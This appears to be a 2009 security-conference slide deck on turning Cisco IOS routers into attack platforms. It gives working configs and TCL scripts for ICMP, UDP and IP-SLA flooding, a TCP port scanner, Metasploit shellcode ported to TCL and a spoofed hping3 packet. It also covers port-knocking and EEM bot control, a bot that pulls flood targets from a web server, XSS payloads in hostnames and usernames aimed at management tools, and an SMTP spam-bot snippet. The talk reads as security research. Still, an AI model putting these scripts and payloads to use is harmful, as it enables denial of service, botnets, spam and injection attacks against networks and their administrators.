

attacking with cisco devices

or “self attacking networks”

christoph.weber@packetlevel.ch

ph-neutral 0x7d9

© 2009 by packetlevel.ch / version 1.0

Warning and ©-Info

- ALL information's are for internal and testing purpose only !
- i am not responsible for any abuse usage of this information !
- all information's are without any warranty !
- maybe it's against your local law !
- it can damage your device !
- it can have impact on the router and/or network function !

- © Info:
Cisco™ is a trademark of Cisco Systems Inc.
IOS™ is a trademark of Cisco Systems Inc.

show kron schedule

- icmp request flooding (ping)
- syslog abuse for UDP
- flooding with “ip sla”
- portscanning tcl-script
- BOT control
with port-knocking or “manual” switch
- attacking admin
- attacking router mngt. software
- demo



attacking targets

- other devices
 - flooding
 - DoS
 - exploiting
- user
 - spam from the router
- admin & router management software
 - SQL Injection
 - XSS



PING

echo request
echo reply



ICMP flooding

- ICMP flooding with Ping ? !

```
evil-7200#  
evil-7200#ping 192.168.2.200  
  
Type escape sequence to abort.  
Sending 5, 100-byte ICMP Echos to 192.168.2.200, timeout is 2 seconds:  
!!!!  
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4 ms  
evil-7200#
```

not really ! But.....



ICMP flooding

- remember the PING options:

```
evil-router#ping 192.168.2.200 ?
  data          specify data pattern
  df-bit        enable do not fragment bit in IP header
  repeat        specify repeat count
  size          specify datagram size
  source        specify source address or name
  timeout       specify timeout interval
  validate      validate reply data
```

look to this options:

size, source, repeat and timeout.

ICMP flooding

- **target ip**
can be IP or hostname (or broadcast address)
- **repeat x**
how many times it sends „echo request“
(x =1 to ??)
- **size y**
the size in bytes of the ICMP packet 38 to ~18000
- **source ip** (or source interface)
source of the packet is this IP or interface
(must exists local (Loopback Interface))
- **timeout z**
time to wait for a answer.

ICMP flooding

optimizing ! (Test with a cisco 7200 VXR)

- execute „ping“ command over a console cable (9600 bit/s) -> very slow “flooding”. (ca. 1200pps)
- execute „ping“ command over network connection -> faster flooding (ca. 2500pps)
- execute „ping“ in a TCL-script -> fastest flooding (ca 12'000 pps)
- tune interfaces buffers and queue to the packet size (up to 13'000 pps)

ICMP flooding

- because this do not generate output like „.....“ OR „!!!!!!!“ , this output slow down the packet sending !
- pingflooding.tcl (sample)

```
exec "ping 192.168.1.1 source 1.2.3.4 repeat 10000 timeout 0 size 64"
```



syslog abuse

udp packet flooding with syslog

file system: syslog

```
evil-router#show file system
File Systems:
```

	Size(b)	Free(b)	Type	Flags	Prefixes
	-	-	opaque	rw	archive:
*	-	-	opaque	rw	system:
	-	-	network	rw	snmp:
	-	-	opaque	rw	null:
	-	-	network	rw	tftp:
	-	-	opaque	ro	xmodem:
	-	-	opaque	ro	ymodem:
	31936512	15663104	disk	rw	flash:#
	196600	187306	nvrn	rw	nvrn:
	-	-	opaque	wo	syslog: ←
	-	-	network	rw	rcp:
	-	-	network	rw	pram:
	-	-	network	rw	ftp:
	-	-	network	rw	http:
	-	-	network	rw	scp:
	-	-	opaque	ro	tar:
	-	-	network	rw	https:
	-	-	opaque	ro	cns:

```
evil-router#
```

copy to syslog:

- Use a „normal“ copy command to copy a file to “syslog:” (Logging must be on, and the Logging level is set to debugging (severity=7))

```
evil-router#copy running-config syslog:
```

```
3314 bytes copied in 1,076 secs (3080 bytes/sec)
```

```
evil-router#
```

- And you see on the local logs or on the logserver this output:

```
*Sep  4 20:09:27.879 UTC: version 12.4
*Sep  4 20:09:27.879 UTC: service timestamps debug datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service timestamps log datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service password-encryption
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: hostname evil-router
*Sep  4 20:09:27.879 UTC: !
```

UDP Packet Generator

- Simple Solution

use: **SYSLOG Logging**

Logging allows you to create a desirable target ip and port, and you can change the source interface. And it's in your hand, to create messages.

- IOS Command's

```
logging host 192.168.2.104 transport udp port 514  
logging source-interface Loopback1
```



UDP Packet Generator

- IOS Command's

(Sample)

```
evil-router#
```

```
evil-router#conf t
```

Enter configuration commands, one per line. End with CNTL/Z.

```
evil-router(config)#interface loopback 1
```

```
evil-router(config-if)#ip address 1.2.3.4 255.255.255.255
```

```
evil-router(config-if)#exit
```

```
evil-router(config)#logging on
```

```
evil-router(config)#logging trap debugging
```

```
evil-router(config)#logging host 192.168.2.100 transport udp port 12345
```

```
evil-router(config)#logging source-interface loopback 1
```

```
evil-router(config)#exit
```

```
evil-router#
```

```
evil-router#copy flood.txt syslog:
```

```
900 bytes copied in 0.012 secs (75000 bytes/sec) ^
```

```
evil-router#
```


UDP flooder

- **udpflood (sample)**

```
evil-router(tcl) #udpflood
```

```
UDP flood
```

```
Destination IP:192.168.2.100
```

```
Destination Port:12345
```

```
Source IP:1.2.3.4
```

```
Count:10
```

```
logging host 192.168.2.100 transport udp port 12345
```

```
evil-router(tcl) #
```



UDP flooder

Frame	Time	Source IP	Destination IP	Protocol	Source Port	Destination Port
16	5.517937	1.2.3.4	192.168.2.100	UDP	49909	12345
17	5.517973	1.2.3.4	192.168.2.100	UDP	49909	12345
18	5.518163	1.2.3.4	192.168.2.100	UDP	49909	12345
19	5.518198	1.2.3.4	192.168.2.100	UDP	49909	12345

Frame 16 (87 bytes on wire, 87 bytes captured)

- Ethernet II, Src: 00:14:f2:07:0a:f0 (00:14:f2:07:0a:f0), Dst: 00:16:36:cb:70:5b (00:16:36:cb:70:5b)
- Internet Protocol, Src: 1.2.3.4 (1.2.3.4), Dst: 192.168.2.100 (192.168.2.100)
- User Datagram Protocol, Src Port: 49909 (49909), Dst Port: 12345 (12345)
- Data (45 bytes)

```
0000 00 16 36 cb 70 5b 00 14 f2 07 0a f0 08 00 45 00  ..6.p[...E.
0010 00 49 00 2d 00 00 ff 11 f4 64 01 02 03 04 c0 a8  .I.-....d...
0020 02 64 c2 f5 30 39 00 35 b0 f7 3c 31 39 31 3e 34  .d..09.5.<191>4
0030 30 33 3a 20 2a 41 75 67 20 33 31 20 32 30 3a 31  03: *Aug 31 2011
0040 38 3a 31 35 2e 34 34 37 3a 20 46 6c 6f 6f 64 69  8:15.447 : Floodi
0050 6e 67 2e 2e 2e 2e 2e                                     ng.....
```

Problem with priority code in the UDP Packet syslog packet.
All other can be eliminated with ESM.

IP SLA abuse

create TCP/UDP/ICMP Packets

create HTTP/FTP/DNS request



IP SLA

- with the “IP SLA” function in the IOS, there is a other way to create packets to a specific port and target. Normal used for testing the availability of services and/or devices.
- What happens ?
 - if we create 1000 SLA's on the same router to the same target ?
 - if they start at the same time ?
 - if we use a script for creating this 1000 SLA's ?

IP SLA Samples

- tcp connections to 192.168.1.1 port 99 every 1 second

```
ip sla 1
  tcp-connect 192.168.1.1 99 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 1 life 300 start-time now
```



IP SLA Samples

- udp connections to 192.168.1.1 port 100, from source-ip 1.2.3.4 and source-port 12345 every 1 second

```
ip sla 2
  udp-echo 192.168.1.1 100 source-ip 1.2.3.4 \
    source-port 12345 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 2 life 300 start-time now
```



IP SLA Samples

- HTTP Connections

```
ip sla 4
  http get http://192.168.2.100/index.html
  threshold 1
  timeout 1
  frequency 60

ip sla schedule 4 life 300 start-time now
```



IP SLA Scripts

- Creating 1000 IP SLA's (sample script)

```
puts "Creating UDP"
set count 1000
for {set X 1} {$X<$count} {incr X} {
puts $X
ios_config "ip sla $X" "udp-echo 192.168.1.1 100 \
    control disable" "threshold 1" \
    "timeout 1" "frequency 1"
ios_config "ip sla schedule $X life 300 start-time now"
}
```


IP SLA Scripts

- Deleting 1000 IP SLA's

```
puts "Deleting"  
set count 1000  
for {set X 1} {$X<$count} {incr X} {  
puts $X  
ios_config "no ip sla $X "  
}
```

IP SLA Limits

- Some Limits on frequencies and timeouts

```
evil-7200(config-ip-sla-http)#frequency ?  
  <1-604800>  Frequency in seconds (default 60)
```

```
evil-7200(config-ip-sla-http)#frequency 1  
Error: Minimum frequency for HTTP should be 60sec
```

```
evil-7200(config-ip-sla-http)#█
```

- depends on IOS Version

```
evil-router(config-ip-sla-http)#timeout 0  
%Error: timeout value is less than threshold 1
```

```
evil-router(config-ip-sla-http)#
```

IP SLA Limits

- For creating 1000 IP SLA's with a TCL-scripts, it needs a lot of CPU Power. After they are created, no longer full CPU power is used.
- the running-config File has some limits, based on your NVRAM and Router Memory.
(`use service compress-config`)

IP SLA Samples

- **HTTP Connections RAW**

```
ip sla 1
  http raw http://192.168.2.100:445
  http-raw-request
  \x01\x02\x03\x48\x41\x4C\x4C\x4F\xff
  exit
ip sla schedule 1 start-time now
```

- **Known Limits / Problems**

- max 1280 chars (in the config file)
- max 252 chars per line
- Currently, i found NO way, to send a "NULL" (0x00)
- \x?? decrease the max packet size

Simple TCL Portscanner

TCL allows you, to create TCP connections.

TCL Sample TCP Port Scanner

```
#####  
#  
# set portlist to scan  
#  
proc scanip {ip} {  
    foreach port {21 22 23 25 80 110 443 8080 } {  
        connect $ip $port  
    }  
}  
#  
# simple try and error  
#  
proc connect {host port} {  
    if {[catch {  
        set sock [socket $host $port]  
    } msg ] != 0} {  
        puts "$host $port Close"  
    } else {  
        puts "$host $port Open"  
    }  
}  
if {![string equal $argv ""]} {  
    if {![regexp {[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$} $argv]} {  
        puts {Usage: scanip [ip-address]}; return;  
    }  
}  
catch { scanip $argv } err
```

TCL Sample Port Scanner

- scanip IP-Address

```
evil-router#scanip 192.168.2.156
192.168.2.156 21 Close
192.168.2.156 22 Open
192.168.2.156 23 Open
192.168.2.156 25 Close
192.168.2.156 80 Open
192.168.2.156 110 Close
192.168.2.156 443 Close
192.168.2.156 8080 Close
```

```
evil-router#
```



TCP Port Scanner installation

- Download the script scanip.tcl into the flash:scanip.tcl
- configure a alias

```
alias exec scanip tclsh flash:scanip.tcl
```
- execute with:

```
scanip [ip-address]
```



TCL Sample Port Scanner

- newer version available at www.packetlevel.ch/html/cisco/tcl/scanip.tcl
- - input validation (IP + Port) / selectable ports

```
evil-router#scanip
scanip.tcl Version 0.8a / (c) 2008 by packetlevel.ch
Usage: scanip [ip-address] [port] [port] ...
       scanip [ip-address] (use default port list)
```

```
evil-router#scanip 192.168.2.200
192.168.2.200:21 Port Closed: <connection refused>
192.168.2.200:22 Port Closed: <connection refused>
192.168.2.200:23 Port Open:
192.168.2.200:25 Port Closed: <connection refused>
192.168.2.200:80 Port Open:
192.168.2.200:110 Port Closed: <connection refused>
192.168.2.200:443 Port Closed: <connection refused>
192.168.2.200:445 Port Closed: <connection refused>
192.168.2.200:3128 Port Closed: <connection refused>
192.168.2.200:8080 Port Closed: <connection refused>
```

```
evil-router#
```

known problems

- No UDP support in TCL
- but, you can use „IP SLA“, ACL, Logging and ESM in combination, for a UDP Scanner
- slow, if no remote Host available.

Raw Packet

- With TCL you can create crafted TCP Packets.

```
evil-router#ippacket
Loading p1.tcl from 192.168.2.100 (via FastEthernet0): !
[OK - 3371 bytes]
ippacket.tcl 0.3 / (c) 2009 by packetlevel.ch
Usage: ippacket [ip-address] [port] sting
       ippacket [ip-address] [port] -f file
```



exploiting

- Take normal „exploits“ an port to TCL.

Sample

Meatsploit Code:

```
char code[] =  
"\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86"  
"\x49\xa4\xad\x2e\xe9\xa4\x1a\x70\xc7\xd9\x09\xf5\xad\xcb\xed\xfc"  
"\x3b\x8e\x4e\x0e\xec\x7e\xd8\xe2\x73\xad\xd9\x05\xce\x72\xfe\xbd"
```

TCL Code:

```
set shellcode "\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86"  
.  
.
```




twitter

- using of HTTP-API's
- interact with other software
- send or receive TCP traffic
- do what ever you like or need to do
- For example:
my router is twittering !

twitter

twitter




The screenshot shows a Twitter profile for 'myciscorouter'. At the top, there is a teal header with the Twitter logo and a 'Login Join Twitter!' button. Below the header, a yellow banner contains a message: 'Hey there! myciscorouter is using Twitter.' and a green 'Join today!' button. The main profile area shows the name 'myciscorouter' with a profile picture of a Cisco router. The bio reads: 'Uhhhh... Someone is pinging me...' followed by '33 minutes ago from web'. A tweet is visible: '%SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 192.168.2.2 port 514 started - CLI initiated' with a timestamp of '33 minutes ago from web'. On the right side, there is a sidebar with the name 'my cisco router', '0 following' and '0 followers', 'Updates 7', 'Favorites', 'Following', and an 'RSS feed of myciscorouter's updates' link.

twitter Login Join Twitter!

Hey there! **myciscorouter** is using Twitter.

Join today!

Already using Twitter from your phone? [Click here.](#)

 **myciscorouter**

Uhhhh... Someone is pinging me...

33 minutes ago from web

%SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 192.168.2.2 port 514 started - CLI initiated

33 minutes ago from web


Name my cisco router

0 following 0 followers

Updates 7

Favorites

Following

 [RSS feed of myciscorouter's updates](#)

twitter

- code snippet

```
#  
# create basicauth string for login  
#  
set basicauth [GetBase64String $username $password]  
#  
#  
#  
set twittertext [lindex $argv 0]  
set twitterlen [strlen $twittertext]  
#  
# send message , if Message have the right size (1 - 140)  
#  
if { $twitterlen > 0 && $twitterlen < 141 } then {  
    twittermsg $twitterserver $basicauth $twittertext $twitterlen  
} else {  
    puts "Message to short or to long (1-140)"  
}
```



Next Steps

- My Router needs a Facebook-Account and who is my friend...
 - change the relationship status. (BGP)
 - Pics of new added boards
 -

The Facebook logo, consisting of the word "facebook" in white lowercase letters on a blue rectangular background.

Router control

(BOT – control)

hardware switch

port knocking



hardware switch

- Interface config on the Router

```
interface fasterhernet 8
  duplex full
  speed 100
  switchport access vlan 2
  no shutdown
```


For each interface a separate VLAN (recommendation)

- Loopback cable with a switch.

for Fastethernet

Pin 1 + 3 shortcut

Pin 2 + 6 shortcut



hardware switch



Script Sample

- EEM Embedded Event Manager

```
event manager applet PORT8UP
  event syslog pattern "Line protocol on Interface FastEthernet8, changed state to up"
  action 1.0 syslog msg "PORT 8 UP / Start Script"
  action 1.1 cli command "enable"
  action 1.2 cli command "tclsh flash;pong10.tcl"
!
```

- debug

```
%HA_EM-6-LOG: PORT8UP: PORT 8 UP / Start Script
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : CTL : cli_open called.
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT : evil-router>
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : IN  : evil-router>enable
cli_history_entry_add: free_hist_list size=0, hist_list size=7
eem_no_scan flag set, skipping scan of command_string=check_eem_cli_policy_handler
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT : evil-router#
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : IN  : evil-router#tclsh flash;pong10.tcl
cli_history_entry_add: free_hist_list size=0, hist_list size=7
eem_no_scan flag set, skipping scan of command_string=check_eem_cli_policy_handler
cli_history_entry_add: free_hist_list size=0, hist_list size=7
check_eem_cli_policy_handler: command_string=ping 192.168.2.100 repeat 100 timeout 0 data 200 size 200
check_eem_cli_policy_handler: num_matches = 0, response_code = 1
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT : evil-router#
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : CTL : cli_close called.
```

port knocking

- You need for Port Knocking:
 - you own ideas
 - ACL
 - EEM
 - scripts
- Some of my ideas:
 - Enable / Disable login from remote
 - start scripts
 - change routing (blackhole traffic)
 -



port knocking

- Sample:
start a simple TCL Script after receiving a UDP Packet from IP 1.2.3.4 to port 567
- This is only a easy example.
It's possible to create different and more complex rules, to execute any kind of commands and/or scripts.

ACL + EEM

- **ACL**

```
ip access-list extended KNOCK_567
  permit udp host 1.2.3.4 host 192.168.2.50 eq 567 log
  permit ip any any
```

- **ACL on the Interface**

```
interface FastEthernet0
  ip address 192.168.2.50 255.255.255.0
  ip access-group KNOCK_567 in
```

- **EEM**

```
event manager applet UDP_567
  event syslog pattern "%SEC-6-IPACCESSLOGP: list \
KNOCK_567 permitted udp 1.2.3.4"
  action 1.0 syslog msg "knock...knock..."
  action 1.1 cli command "enable"
  action 1.2 cli command "tclsh flash:pong10.tcl"
```

Send Packet

- Send the packet...

- from Linux:

```
hping3 -2 -a 1.2.3.4 192.168.2.50 -p 567 -c 1
```

- from a Cisco Router

```
ip sla 1
  udp-echo 192.168.2.50 100 source-ip 1.2.3.4 \
    source-port 567 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 1 life 1 start-time now
```



Put all together -> Bot Client

Bot Client_1 (theoretical solution)

- Create a flooding script with IP SLA
- Create a Portknocking ACL in combination with a EMM to start/stop the flooding script



Put all together -> Bot Client

Bot Client_2 (theoretical solution)

- Create a Kron scheduled script, that get a configuration-file via http from a webserver and start a flooding script with the Options from the configuration-file

Sample Config File

```
target    192.168.1.200
type      icmpflood
source    1.2.3.4
count     10000
```

Admin & Router Management Software


- attacking the Admin over the client
- attacking the Routeradmin Software
- attacking the syslog system



hostname

- Default Router Homepage:

you see the Hostname „evil-router“



Cisco Systems

Accessing Cisco 3745 "evil-router"

[Show diagnostic log](#) - display the diagnostic log.

[Monitor the router](#) - HTML access to the command line inte

hostname

change the Routername to one, with HTML-Tags

```
hostname <H1>MY_BIG_ROUTER</H1>
```

OR

```
hostname <SCRIPT>alert ("Hello_Cisco") </SCRIPT>
```

```
evil-router>
```

```
evil-router>enable
```

```
evil-router#conf t
```

```
Enter configuration commands, one per line. End with CNTL/Z.
```


```
evil-router(config)#hostname <SCRIPT>alert ("Hello_Cisco") </SCRIPT>
```

```
% Hostname contains one or more illegal characters.
```

```
<SCRIPT>alert ("Hello(config)#
```

hostname

- Results in:



Cisco Systems

Accessing Cisco 3745 "



hostname

- the browser displays and interpret all of the hostname, but IOS knows that there are „illegal characters“

Remember !

`% Hostname contains one or more illegal characters.`

Fixed in some newer IOS versions.....



attacking router management

- create HTML tagged router-configs
- create HTML tagged syslogs / traps
- create SQL injection based output

- Find out, where the information goes
 - syslog analyser software
 - config database
 - problem solution software

possible positions

- Possible positions for code injection in the config-file
 - description
 - username
 - password
 - hostname



other HTML Code injection

- username

```
username <h1>chw</h1> password 7 1155315749262E3F3076640C7A6D
```

```
username <h1>laber password 0 suelz</h1>
```

```
username password 0 </img>
```

- Router Local Webserver

evil-router

[Home](#) [Exec](#) [Configure](#)

Command

Output

Command base-URL was: /level/15/exec/-
Complete URL was: /level/15/exec/-

other HTML Code injection

- Results:

```
username
```

```
chw
```

```
password 7 1155315749262E3F3076640C7A6D  
username
```

```
laber password 0 suelz
```



```
username
```

```
password 0
```

what happen's on

what happens on all this IOS config-analyzer
with this HTML Code

- ciscoworks ?
- Router Audit Tool (RAT) ?
- Spectrum ?
- nipper ?
- All other config parser tools ?


attacking user

- Router as a Bot Mailserver
- Mail-Relay
- Proxy Server on the router
- Port Scanner
-



A Mail Bot (hypothetical)

- Overview




Mail Bot Script Sample

- **Code Snippet:**

(full code not public available)

```
set sockid [socket $smtp host 25]
set status [catch {
puts $sockid "HELO $smtp host"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "HELO $smtp host\n\t$result"
}
puts $sockid "MAIL From:<$from>"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "MAIL From:<$from>\n\t$result"
}
}
```

Demo



Resume

- IOS has many features, that are new playgrounds, if you have ideas.
- Self defending networks are attacking you...
- Scripting support on the Router is good and bad, depends on the viewing point.
- most known “tricks” works on Cisco and IOS

Questions ?



christoph.weber@packetlevel.ch